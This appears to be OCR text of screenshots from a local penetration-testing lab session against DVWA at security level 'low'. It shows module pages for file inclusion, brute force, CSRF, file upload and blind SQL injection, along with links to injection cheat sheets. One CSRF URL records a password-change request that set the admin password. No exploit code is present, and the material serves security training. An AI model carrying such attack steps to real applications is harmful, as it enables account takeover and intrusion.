
More Information


- http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://www.owasp.org/index.php/Command_Injection


Username: admin
Security Level: low
PHPIDS: disabled

View Source View Help


Applications Places System
Fri Oct 17, 12:53
notebook/
SQLMap_Project_Report
Vulnerability: File Inclusio
http://127.0.0.1:8080/vulnerabilities/fi/?page=include.php
Import bookmarks...
Parrot OS
Hack The Box
OSINT Services
Vuln DB
Privacy and Security
Learning Resources
picoCTF - picoGym Ch...
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: File Inclusion
The PHP function allow_url_include is not enabled.
[file1.php] - [file2.php] - [file3.php]
More Information
https://en.wikipedia.org/wiki/Remote_File_Inclusion
https://www.owasp.org/index.php/Top_10_2007-A3
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.10 *Development*
Menu
Parrot Terminal
Vulnerability: File Incl...
Parrot Terminal
Parrot Terminal


Applications Places System
Fri Oct 17, 12:55
notebook/
SQLMap_Project_Report
Vulnerability: Brute Force
http://127.0.0.1:8080/vulnerabilities/brute/
Import bookmarks...
Parrot OS
Hack The Box
OSINT Services
Vuln DB
Privacy and Security
Learning Resources
picoCTF - picoGym Ch...
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Brute Force
Login
Username:
admin
Password:
Login
More Information
https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)
http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password
http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.10 *Development*
Menu
Parrot Terminal
Vulnerability: Brute F...
Parrot Terminal
Parrot Terminal


Applications Places System
Fri Oct 17, 12:56
notebook/
SQLMap_Project_Report
Vulnerability: Cross Site R
http://127.0.0.1:8080/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change#
Import bookmarks...
Parrot OS
Hack The Box
OSINT Services
Vuln DB
Privacy and Security
Learning Resources
picoCTF - picoGym Ch...
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Cross Site Request Forgery (CSRF)
Change your admin password:
New password:
Confirm new password:
Change
Password Changed.
More Information
https://www.owasp.org/index.php/Cross-Site_Request_Forgery
http://www.cgisecurity.com/csrf-faq.html
https://en.wikipedia.org/wiki/Cross-site_request_forgery
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.10 *Development*
Menu
Parrot Terminal
Vulnerability: Cross Si...
Parrot Terminal
Parrot Terminal


Applications Places System
Fri Oct 17, 12:58
notebook/
SQLMap_Project_Report
Vulnerability: File Upload
http://127.0.0.1:8080/vulnerabilities/upload/
Import bookmarks...
Parrot OS
Hack The Box
OSINT Services
Vuln DB
Privacy and Security
Learning Resources
picoCTF - picoGym Ch...
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: File Upload
Choose an image to upload:
Browse...
No file selected.
Upload
More Information
https://www.owasp.org/index.php/Unrestricted_File_Upload
https://blogs.securiteam.com/index.php/archives/1268
https://www.acunetix.com/websitesecurity/upload-forms-threat/
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.10 *Development*
Menu
Parrot Terminal
Vulnerability: File Upl...
Parrot Terminal
Parrot Terminal

DVWA

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

DVWA Security
PHP Info
About

Logout

Vulnerability: Insecure CAPTCHA

reCAPTCHA API key missing from config file: /var/www/html/config/config.inc.php

Please register for a key from reCAPTCHA: https://www.google.com/recaptcha/admin/create

More Information

- https://en.wikipedia.org/wiki/CAPTCHA
- https://www.google.com/recaptcha/
- https://www.owasp.org/index.php/Testing_for_Captcha_(OWASP-AT-012)

Username: admin
Security Level: low
PHPIDS: disabled

View Source | View Help

DVWA

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

DVWA Security
PHP Info
About

Logout

Vulnerability: SQL Injection (Blind)

User ID: Submit

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/Blind_SQL_Injection
- http://bobby-tables.com/

Username: admin
Security Level: low
PHPIDS: disabled

View Source View Help

Module: XSS (DOM)
Input: Name/Search textbox
Screenshot: screenshots/day2_recon_xss_dom.png

Module: XSS (DOM)
Input: Name/Search textbox
Screenshot: screenshots/day2_recon_xss_dom.png

